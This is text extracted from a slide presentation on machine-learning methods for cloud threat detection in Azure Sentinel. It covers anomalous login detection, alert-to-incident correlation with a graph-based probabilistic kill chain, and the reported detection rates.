
Multidimensional irregular time series

Initial features available across login modalities


- Timestamp,
- User Identifier
- Geo information



Scoring



Data pipeline



Results

Model performance and productization

Builds user profiles based on 2-week data

Size of data: varies by customer

Completed within seconds

Runs on streaming mode

Mean Time To Detection (MTTD): seconds

Dataset	False positive rate
Previous Method	N/A
LSTM	As well as GLAD (0.01%)

**Private Preview in
Azure Sentinel**

The screenshot displays the Azure Sentinel Private Preview interface for a specific case. At the top, the case is titled 'Case' with a sub-header 'Case ID 6da9167e-0919-4fcc-978a-afbe46e3818c - PREVIEW'. Below this, a blue briefcase icon is followed by the title 'Anomalous SSH login detected'. A filter bar shows 'Medium' for severity, 'New' for status, and 'Unassigned' for owner. The main section, titled 'DESCRIPTION', contains a detailed log entry: 'Anomalous login detected to 168.61.42.0 (computer name 'LinuxHuntingDemoServer') for user 'root' from 45.55.27.157 (San Francisco, United States). Potential causes of this anomaly are: 1) The login was from an unusual location; 2) The user was unlikely to have travelled between the location of the previous login and this one in the time between the logins; 3) There was a large volume of logins in a short time interval'. Below the description, the 'LAST MODIFICATION TIME' and 'CREATION TIME' are both listed as '03/01/19, 04:20 PM'. The 'EVIDENCE' section shows '1 Alerts'. The 'ENTITIES' section at the bottom shows '1 Account', '1 Host', and '2 IP'.

CASE STUDY 4

Service Level Detection

Triage incidents, not alerts

Anomalous DLL: rundll32.exe launched as sposql11 on CFE110095

New process uploading: rundll32.exe to 40.114.40.133 on CFE110095

Large transfer: 50MB to 40.114.40.133 from sqlagent.exe on SQL11006

Triage incidents, not alerts

Anomalous DLL: rundll32.exe launched as sposql11 on CFE110095

alert type

process

user

host

New process uploading: rundll32.exe to 40.114.40.133 on CFE110095

alert type

process

remote host

host


Large transfer: 50MB to 40.114.40.133 from sqlagent.exe on SQL11006

alert type

remote host

process

host



Overview

Previous approach

No previous approach

Hypothesis

Instead of alerting on separate online services, consolidate into high fidelity cases

Solution

Construct a graph of the different alerts and use probabilistic kill chain to combine disparate events

Dataset

Alerts and Raw events from Online Services



Azure AD
Identity Protection



Microsoft Cloud
App Security



Azure Security
Center



Azure Advanced
Threat Protection



Azure Information
Protection



AWS



Palo Alto Networks



Cisco ASA



Barracuda



Office 365



Symantec



Fortinet




F5



Check Point

Raw Events to High Fidelity Incidents

Compromise identity > Create Service Principal > Add it as Admin to subscription > Exfiltrate data



*All metrics are for a month

Technique overview


Graph Powered ML Detection

Construct Graph

45-day window

Vertex = Entity (user, IP address, VM);
Edge is any connection between them

Events from Microsoft and Partner Security products



Apply Probabilistic Kill Chain

End of Step 1: Graph with billions of nodes and Edges

Goal: Prune Graph using Probabilistic Kill chain

Time Bound:

Prefer \mathbf{k} s.t $\Delta_k < t$

Complete killchain:

 $|k_1| > |k_2|, \text{ then } k_1$

Commonalities:

Prefer \mathbf{k} s.t $k_1 \cap k_2 \neq \emptyset$

Scoring Attack

To reduce the noise further, we do one more round of scoring.

End of Scoring Step: High Fidelity Cases

Features used in scoring

- Similar Attacks Across Tenants
- Number of High Impact Activity in the Graph
- Does the sub graph connect with other graphs?

Results

Model performance and productization

Model trained in regular intervals

Size of data: Billions of Alerts per day


Completed within hours

Classification runs multiple times a day

Completed in the order of hours

Dataset	True positive rate	False positive rate
Previous Method	N/A	N/A
Graph Powered ML	93%	1.4%

Productized in Azure Sentinel



Conclusion



Protecting the cloud requires shift in mindset and tools because:

- Differences in architecture of on-premise versus cloud
- Enormous volumes of data



Machine Learning can help:

- Protect the Host using Convolutional Neural Net with Embedding, Ensembles
- Protect the Identity using Recurrent Neural Nets
- Protect the Service using Graphical methods

Resources

- <https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-antivirus/utilize-microsoft-cloud-protection-windows-defender-antivirus>
- <https://aka.ms/azuresentinel>
- <https://azure.microsoft.com/en-us/blog/reducing-security-alert-fatigue-using-machine-learning-in-azure-sentinel/>
- <https://arxiv.org/abs/1709.07095>



Ramk@Microsoft.com

@ram_ssk

